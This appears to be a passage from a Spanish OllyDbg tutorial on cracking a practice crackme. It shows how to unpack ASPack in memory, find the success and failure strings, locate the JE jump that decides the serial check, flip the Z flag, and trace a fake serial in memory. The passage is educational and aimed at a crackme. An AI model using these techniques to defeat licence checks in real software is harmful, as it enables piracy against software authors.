
Al aparecer la ventana del crackme, para ingresar el serial, sabemos que el programa ya esta desempacado en memoria y esta ejecutándose ahora en la sección code, por lo cual podemos poner un BPM ON ACCESS en dicha sección, para que pare allí cuando ejecute alguna línea de la misma.



Al tratar de volver a la ventana del crackme, para OLLYDBG en la sección code o primera sección después del header.





Veo que ahora que esta descomprimido el programa en memoria, puedo analizarlo entonces, en el listado hago click derecho



Vemos que OLLYDBG nos muestra el código analizado ahora perfectamente.


Ahora que estamos en la sección code, podemos ver que apis usa el programa, esto no lo podíamos hacer en el inicio, pues en ese momento solo nos mostraría las apis que usa el desempacador, y no las que usa el programa, ahora no hay problema.





Address	Section	Type	Name	Comment
004D50BA	.aspack	Import	oleaut32.#35	
0040306C	.text	Export	@xp26Shdocvw_tlb@TCppWebBrowser	
00410960	.text	Export	@xp26Shdocvw_tlb@TCppWebBrowser	
00402274	.text	Export	@xp28Shdocvw_tlb@TCppShellWindows	
0040FC68	.text	Export	@xp28Shdocvw_tlb@TCppShellWindows	
00402180	.text	Export	@xp29Shdocvw_tlb@TCppShellUIHelper	
0040FBCC	.text	Export	@xp29Shdocvw_tlb@TCppShellUIHelper	
00403B0C	.text	Export	@xp29Shdocvw_tlb@TCppWebBrowser_V1	
004113BC	.text	Export	@xp29Shdocvw_tlb@TCppWebBrowser_V1	
00401EE0	.text	Export	@xp32Shdocvw_tlb@TCppCScriptErrorList	
0040F9D8	.text	Export	@xp32Shdocvw_tlb@TCppCScriptErrorList	
00402A14	.text	Export	@xp32Shdocvw_tlb@TCppInternetExplorer	
00410360	.text	Export	@xp32Shdocvw_tlb@TCppInternetExplorer	
00401D98	.text	Export	@xp33Shdocvw_tlb@TCppSearchAssistantOC	
0040F8E8	.text	Export	@xp33Shdocvw_tlb@TCppSearchAssistantOC	
004023BC	.text	Export	@xp34Shdocvw_tlb@TCppShellBrowserWindow	
0040FD5C	.text	Export	@xp34Shdocvw_tlb@TCppShellBrowserWindow	
00401FD4	.text	Export	@xp36Shdocvw_tlb@TShellFavoritesNameSpace	
0040FA78	.text	Export	@xp36Shdocvw_tlb@TShellFavoritesNameSpace	
00411B94	.text	Export	@@Shdocvw_ocx@Finalize	
00411B7C	.text	Export	@@Shdocvw_ocx@Initialize	
00406780	.text	Export	@@Unit1@Finalize	
00406770	.text	Export	@@Unit1@Initialize	
004D50AA	.aspack	Import	user32.ActivateKeyboardLayout	
004D50A2	.aspack	Import	gdi32.BitBlt	
004D50B2	.aspack	Import	ole32.CoCreateInstance	
0047D098	.data	Export	___CPPdebugHook	
00486E9C	.data	Export	_Form1	
004013C5	.text	Export	__GetExceptDLLinfo	
004D4F60	.aspack	Import	kernel32.GetModuleHandleA	
004D4F5C	.aspack	Import	kernel32.GetProcAddress	
004D509A	.aspack	Import	comctl32.ImageList_Add	
004D4F64	.aspack	Import	kernel32.LoadLibraryA	
004D4001	.aspack	Export	<ModuleEntryPoint>	
004D5092	.aspack	Import	advapi32.RegCloseKey	
0040F37C	.text	Export	@Shdocvw_ocx@Register$qqrv	
0047D6F8	.data	Export	@Shdocvw_tlb@TCppCScriptErrorList@	
00481E44	.data	Export	@Shdocvw_tlb@TCppCScriptErrorList@	
00401F68	.text	Export	@Shdocvw_tlb@TCppCScriptErrorList@$bctr$qqrp18Classes@TComponent	
0040FA08	.text	Export	@Shdocvw_tlb@TCppCScriptErrorList@$bctr$qqrp18Classes@TComponent	
0040EAB8	.text	Export	@Shdocvw_tlb@TCppCScriptErrorList@BeforeDestruction$qqrv	
0040E7D4	.text	Export	@Shdocvw_tlb@TCppCScriptErrorList@Connect$qqrv	
0040EACC	.text	Export	@Shdocvw_tlb@TCppCScriptErrorList@ConnectTo$qqr91%TComInterface$28Shd	1 argument
0040E9D0	.text	Export	@Shdocvw_tlb@TCppCScriptErrorList@Disconnect$qqrv	
0040E5D0	.text	Export	@Shdocvw_tlb@TCppCScriptErrorList@GetDefaultInterface$qv	
0040E5F4	.text	Export	@Shdocvw_tlb@TCppCScriptErrorList@GetDunk$qqrv	
0040EBEC	.text	Export	@Shdocvw_tlb@TCppCScriptErrorList@InitServerData$qqrv	
0047DA3C	.data	Export	@Shdocvw_tlb@TCppInternetExplorer@	
00482188	.data	Export	@Shdocvw_tlb@TCppInternetExplorer@	
00403000	.text	Export	@Shdocvw_tlb@TCppInternetExplorer@$bctr$qqrp18Classes@TComponent	
004108F0	.text	Export	@Shdocvw_tlb@TCppInternetExplorer@$bctr$qqrp18Classes@TComponent	
00408838	.text	Export	@Shdocvw_tlb@TCppInternetExplorer@BeforeDestruction$qqrv	
004084EC	.text	Export	@Shdocvw_tlb@TCppInternetExplorer@Connect$qqrv	
0040884C	.text	Export	@Shdocvw_tlb@TCppInternetExplorer@ConnectTo$qqr83%TComInterface$24Shd	1 argument
00408750	.text	Export	@Shdocvw_tlb@TCppInternetExplorer@Disconnect$qqrv	
00408208	.text	Export	@Shdocvw_tlb@TCppInternetExplorer@GetDefaultInterface$qv	
0040822C	.text	Export	@Shdocvw_tlb@TCppInternetExplorer@GetDunk$qqrv	

Ughh que mal trago una terrible lista y ninguna conocida, veamos la lista de strings, aclaramos que esto tampoco se podía hacer en el inicio pues estábamos en otra sección y además las strings estaban empacadas junto con el programa así que no veríamos nada.



En una terrible lista vemos

```
Address   Disassembly                                  Text string
0040101F  ASCII " o$G",0
00401043  ASCII "□0_G",0
00401049  ASCII "□LZG",0
00401068  ASCII "pwG"
0040106E  DD SamBo.00477CA4                            ASCII "hLRH"
0040107A  DD SamBo.00478018                            ASCII "hdRH"
0040161C  MOV EDX,SamBo.0047D0C1                       ASCII "↑SamBo↑"
00401744  ASCII "Sysutils::Except"
00401754  ASCII "ion",0
004017F8  ASCII "Exception &",0
00401834  ASCII "System::AnsiStri"
00401844  ASCII "ng",0
00401912  DD SamBo.00400000                            ASCII "MZP"
00401934  ASCII "System::TObject",0
0040195C  ASCII "Exception *",0
00401A24  ASCII "TForm1 *",0
00401A36  MOV ECX,SamBo.0047D1C5                       ASCII "Thnx to Crackmes.de"
00401A48  MOV EDX,SamBo.0047D1AD                       ASCII "SamBoS's First Crackme□"
00401B08  MOV ECX,SamBo.0047D1FD                       ASCII "You did it↑"
00401B0D  MOV EDX,SamBo.0047D1D9                       ASCII "I'd be proud, if it weren't so easy"
00401B1F  MOV EDX,SamBo.0047D209                       ASCII "Thing-o-matic(Registered)"
00401B54  MOV ECX,SamBo.0047D233                       ASCII "YUP"
00401B59  MOV EDX,SamBo.0047D223                       ASCII "YAY YOU GOT IT↑"
00401B6C  MOV ECX,SamBo.0047D253                       ASCII "JUST JOKING↑"
00401B71  MOV EDX,SamBo.0047D237                       ASCII "nope, actually it was wrong"
00401B83  MOV EDX,SamBo.0047D260                       ASCII "Thing-o-matic(Shareware)"
00401BFC  ASCII "TForm *",0
00401C10  ASCII "AnsiString *",0
00401C2E  DD SamBo.00400000                            ASCII "MZP"
00401C50  ASCII "Forms::TForm",0
00401CA8  ASCII "TForm1",0
```


YOU DID IT, una de las strings del cartel de felicitación

```
00401AF7  .  E8 54A40700   CALL SamBo.0047BF50          └SamBo.0047BF50
00401AFC  .  59            POP ECX
00401AFD  .  84C9          TEST CL,CL
00401AFF  .v 74 4C         JE SHORT SamBo.00401B4D
00401B01  .  A1 DC6C4800   MOV EAX,DWORD PTR DS:[486CDC]
00401B06  .  6A 40         PUSH 40
00401B08  .  B9 FDD14700   MOV ECX,SamBo.0047D1FD      ASCII "You did it↑"
00401B0D  .  BA D9D14700   MOV EDX,SamBo.0047D1D9      ASCII "I'd be proud, if it weren't so easy"
00401B12  .  8B00          MOV EAX,DWORD PTR DS:[EAX]
00401B14  .  E8 6FA30700   CALL SamBo.0047BE88
00401B19  .  66:C745 DC 1  MOV WORD PTR SS:[EBP-24],14
00401B1F  .  BA 09D24700   MOV EDX,SamBo.0047D209      ASCII "Thing-o-matic(Registered)"
00401B24  .  8D45 F4       LEA EAX,DWORD PTR SS:[EBP-C]
00401B27  .  E8 6CA30700   CALL SamBo.0047BE98
00401B2C  .  FF45 E8       INC DWORD PTR SS:[EBP-18]
00401B2F  .  8B10          MOV EDX,DWORD PTR DS:[EAX]
00401B31  .  A1 9C6E4800   MOV EAX,DWORD PTR DS:[_Form1]
00401B36  .  E8 35180600   CALL SamBo.00463370
00401B3B  .  FF4D E8       DEC DWORD PTR SS:[EBP-18]
00401B3E  .  8D45 F4       LEA EAX,DWORD PTR SS:[EBP-C]
00401B41  .  BA 02000000   MOV EDX,2
00401B46  .  E8 05A40700   CALL SamBo.0047BF50
00401B4B  .v EB 62         JMP SHORT SamBo.00401BAF
00401B4D  >  A1 DC6C4800   MOV EAX,DWORD PTR DS:[486CDC]
00401B52  .  6A 40         PUSH 40
00401B54  .  B9 33D24700   MOV ECX,SamBo.0047D233      ASCII "YUP"
00401B59  .  BA 23D24700   MOV EDX,SamBo.0047D223      ASCII "YAY YOU GOT IT↑"
00401B5E  .  8B00          MOV EAX,DWORD PTR DS:[EAX]
00401B60  .  E8 23A30700   CALL SamBo.0047BE88
00401B65  .  A1 DC6C4800   MOV EAX,DWORD PTR DS:[486CDC]
00401B6A  .  6A 10         PUSH 10
00401B6C  .  B9 53D24700   MOV ECX,SamBo.0047D253      ASCII "JUST JOKING↑"
00401B71  .  BA 37D24700   MOV EDX,SamBo.0047D237      ASCII "nope, actually it was wrong"
00401B76  .  8B00          MOV EAX,DWORD PTR DS:[EAX]
00401B78  .  E8 0BA30700   CALL SamBo.0047BE88
00401B7D  .  66:C745 DC 2  MOV WORD PTR SS:[EBP-24],20
00401B83  .  BA 60D24700   MOV EDX,SamBo.0047D260      ASCII "Thing-o-matic(Shareware)"
00401B88  .  8D45 F0       LEA EAX,DWORD PTR SS:[EBP-10]
```


Bueno hay una comparación y un salto vemos strings de felicitación y de error aunque no hay MessageBoxA por aquí.

```
00401AFC  .  59            POP ECX
00401AFD  .  84C9          TEST CL,CL
00401AFF  .v 74 4C         JE SHORT SamBo.00401B4D
00401B01  .  A1 DC6C4800   MOV EAX,DWORD PTR DS:[486CDC]
00401B06  .  6A 40         PUSH 40
00401B08  .  B9 FDD14700   MOV ECX,SamBo.0047D1FD      ASCII "You did it↑"
00401B0D  .  BA D9D14700   MOV EDX,SamBo.0047D1D9      ASCII "I'd be proud, if it weren't so easy"
00401B12  .  8B00          MOV EAX,DWORD PTR DS:[EAX]
00401B14  .  E8 6FA30700   CALL SamBo.0047BE88
00401B19  .  66:C745 DC 1  MOV WORD PTR SS:[EBP-24],14
00401B1F  .  BA 09D24700   MOV EDX,SamBo.0047D209      ASCII "Thing-o-matic(Registered)"
00401B24  .  8D45 F4       LEA EAX,DWORD PTR SS:[EBP-C]
00401B27  .  E8 6CA30700   CALL SamBo.0047BE98
00401B2C  .  FF45 E8       INC DWORD PTR SS:[EBP-18]
00401B2F  .  8B10          MOV EDX,DWORD PTR DS:[EAX]
00401B31  .  A1 9C6E4800   MOV EAX,DWORD PTR DS:[_Form1]
00401B36  .  E8 35180600   CALL SamBo.00463370
00401B3B  .  FF4D E8       DEC DWORD PTR SS:[EBP-18]
00401B3E  .  8D45 F4       LEA EAX,DWORD PTR SS:[EBP-C]
00401B41  .  BA 02000000   MOV EDX,2
00401B46  .  E8 05A40700   CALL SamBo.0047BF50
00401B4B  .v EB 62         JMP SHORT SamBo.00401BAF
00401B4D  >  A1 DC6C4800   MOV EAX,DWORD PTR DS:[486CDC]
00401B52  .  6A 40         PUSH 40
```

Pongamos un BPX en el salto condicional para verificar si es el salto decisivo, quitemos el BPM ON ACCESS con click derecho




Y demos RUN




En la ventana del crackme tipeamos Narvajita o el serial falso que quieran.


Apreto el botón Test-o-Doom



Vemos que salta apretemos F9



Pues sale el cartel de que lo lograste y si aceptamos




Te dice que era un chiste y que no acertaste nada jeje, demos RUN nuevamente lleguemos a la ventana y lleguemos de nuevo al salto apretando el botón Test-o-Doom.

```
0401AF7  .   E8 54A40700   CALL SamBo.0047BF50                    SamBo.0047BF50
0401AFC  .   59            POP ECX
0401AFD  .   84C9          TEST CL,CL
0401AFF  .v  74 4C         JE SHORT SamBo.00401B4D
0401B01  .   A1 DC6C4800   MOV EAX,DWORD PTR DS:[486CDC]
0401B06  .   6A 40         PUSH 40
0401B08  .   B9 FDD14700   MOV ECX,SamBo.0047D1FD            ASCII "You did it!"
0401B0D  .   BA D9D14700   MOV EDX,SamBo.0047D1D9            ASCII "I'd be proud, if it weren't so easy"
0401B12  .   8B00          MOV EAX,DWORD PTR DS:[EAX]
0401B14  .   E8 6FA30700   CALL SamBo.0047BE88
0401B19  .   66:C745 DC 1  MOV WORD PTR SS:[EBP-24],14
0401B1F  .   BA 09D24700   MOV EDX,SamBo.0047D209            ASCII "Thing-o-matic(Registered)"
0401B24  .   8D45 F4       LEA EAX,DWORD PTR SS:[EBP-C]
0401B27  .   E8 6CA30700   CALL SamBo.0047BE98
0401B2C  .   FF45 E8       INC DWORD PTR SS:[EBP-18]
0401B2F  .   8B10          MOV EDX,DWORD PTR DS:[EAX]
0401B31  .   A1 9C6E4800   MOV EAX,DWORD PTR DS:[_Form1]
0401B36  .   E8 35180600   CALL SamBo.00463370
0401B3B  .   FF4D E8       DEC DWORD PTR SS:[EBP-18]
0401B3E  .   8D45 F4       LEA EAX,DWORD PTR SS:[EBP-C]
0401B41  .   BA 02000000   MOV EDX,2
0401B46  .   E8 05A40700   CALL SamBo.0047BF50
0401B4B  .v  EB 62         JMP SHORT SamBo.00401BAF
0401B4D  >   A1 DC6C4800   MOV EAX,DWORD PTR DS:[486CDC]
0401B52  .   6A 40         PUSH 40
0401B54  .   B9 33D24700   MOV ECX,SamBo.0047D233            ASCII "YUP"
```

Invirtamos el salto a ver si sale el cartel de felicitaciones, para ver si es esto verdaderamente lo que decide.

```
00401AFD  .   84C9          TEST CL,CL
00401AFF  .v  74 4C         JE SHORT SamBo.00401B4D
00401B01  .   A1 DC6C4800   MOV EAX,DWORD PTR DS:[486CDC]
00401B06  .   6A 40         PUSH 40
00401B08  .   B9 FDD14700   MOV ECX,SamBo.0047D1FD            ASCII "You did it!"
00401B0D  .   BA D9D14700   MOV EDX,SamBo.0047D1D9            ASCII "I'd be proud, if it weren't so easy"
00401B12  .   8B00          MOV EAX,DWORD PTR DS:[EAX]
00401B14  .   E8 6FA30700   CALL SamBo.0047BE88
00401B19  .   66:C745 DC 1  MOV WORD PTR SS:[EBP-24],14
00401B1F  .   BA 09D24700   MOV EDX,SamBo.0047D209            ASCII "Thing-o-matic(Registered)"
00401B24  .   8D45 F4       LEA EAX,DWORD PTR SS:[EBP-C]
00401B27  .   E8 6CA30700   CALL SamBo.0047BE98
00401B2C  .   FF45 E8       INC DWORD PTR SS:[EBP-18]
00401B2F  .   8B10          MOV EDX,DWORD PTR DS:[EAX]
00401B31  .   A1 9C6E4800   MOV EAX,DWORD PTR DS:[_Form1]
00401B36  .   E8 35180600   CALL SamBo.00463370
00401B3B  .   FF4D E8       DEC DWORD PTR SS:[EBP-18]
00401B3E  .   8D45 F4       LEA EAX,DWORD PTR SS:[EBP-C]
00401B41  .   BA 02000000   MOV EDX,2
00401B46  .   E8 05A40700   CALL SamBo.0047BF50
00401B4B  .v  EB 62         JMP SHORT SamBo.00401BAF
00401B4D  >   A1 DC6C4800   MOV EAX,DWORD PTR DS:[486CDC]
```

Al hacer doble click en el flag Z no saltara doy RUN



Y sale el cartel de felicitación, así que por aquí es donde decide las cosas, veamos la comparación antes del salto.

```
00401AFC  .   59            POP ECX
00401AFD  .   84C9          TEST CL,CL
00401AFF  .v  74 4C         JE SHORT SamBo.00401B4D
00401B01  .   A1 DC6C4800   MOV EAX,DWORD PTR DS:[486CDC]
```

Es un TEST CL,CL que solo testea si CL es cero o uno, así que la comparación se realiza antes, posiblemente en el CALL que esta justo antes pongamos un BPX alli.

```
00401AF2  .   BA 02000000  MOV EDX,2
00401AF7  .   E8 54A40700  CALL SamBo.0047BF50
00401AFC  .   59           POP ECX
00401AFD  .   84C9         TEST CL,CL
00401AFF  .v  74 4C        JE SHORT SamBo.00401B4D
00401B01  .   A1 DC6C4800  MOV EAX,DWORD PTR DS:[486CDC]
```

Demos RUN y volvamos a la ventana y apretemos nuevamente el botón Test para que pare ahora en el CALL.

Una vez que paro como soy curioso miro un poco alrededor jeje

```
0012FB30  00000000  Arg1 = 00000000
0012FB34  0017C04B
0012FB38  00DC4394
0012FB3C  00DC2578
0012FB40  0012FD90  Pointer to next SEH record
0012FB44  00471F93  SE handler
0012FB48  0047D3AC  SamBo.0047D3AC
0012FB4C  0012FB34
0012FB50  00000008
0012FB54  002B0410  UNICODE "ano"
0012FB58  0012FB68
0012FB5C  00000000
0012FB60  00DC4394
0012FB64  00000000
0012FB68  00000040
0012FB6C  00000000
0012FB70  00DC5654  ASCII "Narvajita"
0012FB74  0012FB98
0012FB78  004648DA  RETURN to SamBo.004648DA
0012FB7C  00DC4394
0012FB80  004707DD  RETURN to SamBo.004707DD from SamBo.00464870
0012FB84  004707C7  RETURN to SamBo.004707C7 from SamBo.004331F0
0012FB88  00DC4394
0012FB8C  004706F0  SamBo.004706F0
```

Si miro en el stack veo mi serial falso allí, veamos en el DUMP haciendo FOLLOW IN DUMP en el mismo.

```
0012FB54  002B0410  UNIC
0012FB58  0012FB68
0012FB5C  00000000
0012FB60  00DC4394
0012FB64  00000000
0012FB68  00000040
0012FB6C  00000000
0012FB70  00DC5654  ASCII "Narvajita"
0012FB74  0012FB98
```

Go to expression Ctrl
Follow in Dump
Appearance


```
Address   Hex dump                  ASCII
00DC5654  4E 61 72 76 61 6A 69 74   Narvajit
00DC565C  61 00 6D 20 30 7A 48 00   a.m 0zH.
00DC5664  30 7A 48 00 9C 29 00 00   0zH.£)..
00DC566C  31 35 35 36 35 35 35 00   1556555.
00DC5674  30 7A 48 00 30 7A 48 00   0zH.0zH.
00DC567C  88 29 00 00 67 2D 6F 2D   ê)..g-o-
00DC5684  6D 61 74 69 63 28 53 68   matic(Sh
00DC568C  61 72 65 77 61 72 65 29   areware)
00DC5694  00 00 00 00 30 7A 48 00   ....0zH.
00DC569C  30 7A 48 00 64 29 00 00   0zH.d)..
```

Mi ojo de cracker ve por ahí una string con forma de posible serial correcto, podría probar a ver si es pero por ahora seguiré con el método de buscarlo a fondo sin intentar.

Si alguna vez comparara o operara con mi serial falso dentro del CALL, pues poniendo un BPX ON ACCESS en el mismo, parara cuando el programa quiera hacer algo con el, o sea al acceder al mismo para cualquiera operación o comparación que desee realizar.

```
Address   Hex dump                  ASCII
00DC5654  4E 61 72 76 61 6A 69 74   Narvajit
00DC565C  61 00 6D 20 30 7A 48 00   a.m 0zH.
00DC5664  30 7A 48 00 9C 29 00 00   0zH.£)..
00DC566C  31 35 35 36 35 35 35 00   1556555.
00DC5674  30 7A 48 00 30 7A 48 00   0zH.0zH.
00DC567C  88 29 00 00 67 2D 6F 2D   ê)..g-o-
```

Así que marco mi serial falso y hago click derecho




Con lo cual si doy RUN y dentro del call accede a mi serial falso, parara OLLYDBG.


Apreto F9

Vemos que no para, quizás la comparación sea antes, así que o bien podemos ir poniendo BPX en los calles que están mas arriba de este y repetir el método o bien empleamos el método de parar justo cuando el programa ingresa el serial, aquí no utiliza la api GetWindowTextA pero tenemos nuestros Mensajes de Windows los cuales seguro nos servirán.


Quito el BPM ON ACCESS



